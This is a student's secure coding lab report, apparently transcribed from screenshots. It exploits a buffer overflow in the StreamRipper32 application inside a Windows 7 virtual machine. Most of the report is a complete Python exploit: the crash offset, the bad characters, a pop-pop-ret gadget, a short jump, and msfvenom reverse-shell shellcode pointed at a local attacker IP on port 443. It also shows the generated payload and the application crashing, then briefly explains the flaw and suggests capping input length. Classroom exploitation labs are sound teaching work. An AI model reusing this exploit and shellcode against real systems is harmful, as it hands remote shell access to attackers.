
Secure Coding Lab7

18BCE7338
N.V.Sowmith
Slot: L39+L40


Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Exploit.py notepad file




```
import struct

""""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
""""

OFFSET = 214

""""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
""""

""""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRI
""""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

""""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f pythc
""""

shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
```



```
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\xe3\xb0\xfa\x04\x6c"
shellcode += "\x74\x37\xb6\x6c\x12\x40\xc5\x5e\xbd\xfa\x41"
shellcode += "\xd3\x36\x25\x96\x14\x6d\x91\x08\xeb\x8e\xe2"
shellcode += "\x01\x28\xda\xb2\x39\x99\x63\x59\xb9\x26\xb6"
shellcode += "\xce\xe9\x88\x69\xaf\x59\x69\xda\x47\xb3\x66"
shellcode += "\x05\x77\xbc\xac\x2e\x12\x47\x27\x91\x4b\x54"
shellcode += "\x36\x79\x8e\x5a\x39\xc1\x07\xbc\x53\x25\x4e"
shellcode += "\x17\xcc\xdc\xcb\xe3\x6d\x20\xc6\x8e\xae\xaa"
shellcode += "\xe5\x6f\x60\x5b\x83\x63\x15\xab\xde\xd9\xb0"
shellcode += "\xb4\xf4\x75\x5e\x26\x93\x85\x29\x5b\x0c\xd2"
shellcode += "\x7e\xad\x45\xb6\x92\x94\xff\xa4\x6e\x40\xc7"
shellcode += "\x6c\xb5\xb1\xc6\x6d\x38\x8d\xec\x7d\x84\x0e"
shellcode += "\xa9\x29\x58\x59\x67\x87\x1e\x33\xc9\x71\xc9"
shellcode += "\xe8\x83\x15\x8c\xc2\x13\x63\x91\x0e\xe2\x8b"
shellcode += "\x20\xe7\xb3\xb4\x8d\x6f\x34\xcd\xf3\x0f\xbb"
shellcode += "\x04\xb0\x30\x5e\x8c\xcd\xd8\xc7\x45\x6c\x85"
shellcode += "\xf7\xb0\xb3\xb0\x7b\x30\x4c\x47\x63\x31\x49"
shellcode += "\x03\x23\xaa\x23\x1c\xc6\xcc\x90\x1d\xc3"

payload =  'A' * (OFFSET - len(short_jump))
payload += short_jump
payload += pop_pop_ret
payload += '\x90' * 8
payload += shellcode

f = open("exploit.txt", "w")
f.write(payload)
f.close()
```


Running through command prompt(reading exploit.py in command window)



Name	Date modified	Type	Size
exploit.py	08-06-2021 19:36	Python File	3 KB
Vuln_Program_Stream.exe	08-06-2021 19:36	Application	800 KB

```
C:\Users\NarraVenkata Sowmith>python exploit.py
```


Payload exploit.txt is generated after opening the python file through command prompt



› OS (C:) › Users › NarraVenkata Sowmith › Downloads › Vullln


Name	Date modified	Type	Size
exploit.py			
exploit.txt			
Vuln_Program_Stream.exe			

```
C:\Users\NarraVenkata Sowmith\Downloads>python exploit.py
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë-ôZ   ÛÇ°îPSàÛ
t$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒ┐wáŠ-ÐLí┴áýÍ4aü –XÏWx2•…
v8□9òt'³H˜''↑>'ö¦Å¦ù÷—áq°ÕšïOäJ>‚K³ŽK•ô)´à‡JIÓËO•VÏ"^ +%²·‚)¹æ-~╢J♪–
gÛO%U‡¶ÝÌmúâ♪Î£FEã˚ú┘lt7¶l¦@ÁA^½úÁÓ6%–¶m'□ëŽâ
(Ú²9™cY'&¶Îé˜i¯YiÚG³f|w¼¬.¦G''KT6yŽZ9Á•¼S%N┤ÌÜËãm ÆŽ®ªåo`[ƒc┴«PÙ°´ôu^&"…)[‡Ò~–
E¶'"ÿ¤n@Çl µ±Æm8ì}„®)XYg‡3ÉqÉèƒ╟ŒÀ‖c'♪â‹ ç³´o4Íó‡»┘'O^ŒÍØÇEl…÷'³'{OLGc1I╝#ª#ÆÌÅ
```


Running the Stream Ripper Application (Vuln_Program_Stream.exe)



Max KB To Rip: 0

Relay Port: 10069

Copying the payload into the station or Song matching and Add in the Stream Ripper application



URL (http://ip:port):

Title:

Bytes Read:

Max KB To Rip: 0

Destination:

Relay Port: 10069

☐ Enable

StreamRipper 32

StreamRipper 32

Genre:

Search Text:

Pattern Match


Station Pattern: StreamRipper 32

Song Pattern: c´ʙâl ç³´o4Íóo»┘°0^ǀÎØÇEǀǀ÷°³°{0LGc1l└#³#ÆÌĂ

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Executing the copied Payload : will take some time and application does not respond and crashes



Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Vulnerability Explained:

So, when the input in that text field exceeds 256 characters ,BufferOverflow happens and that makes the application crash, because it is not being handled in a correct way. This vulnerability can be easily fixed by limiting the number of characters that the specific field takes or just taking the first 256 characters from that field.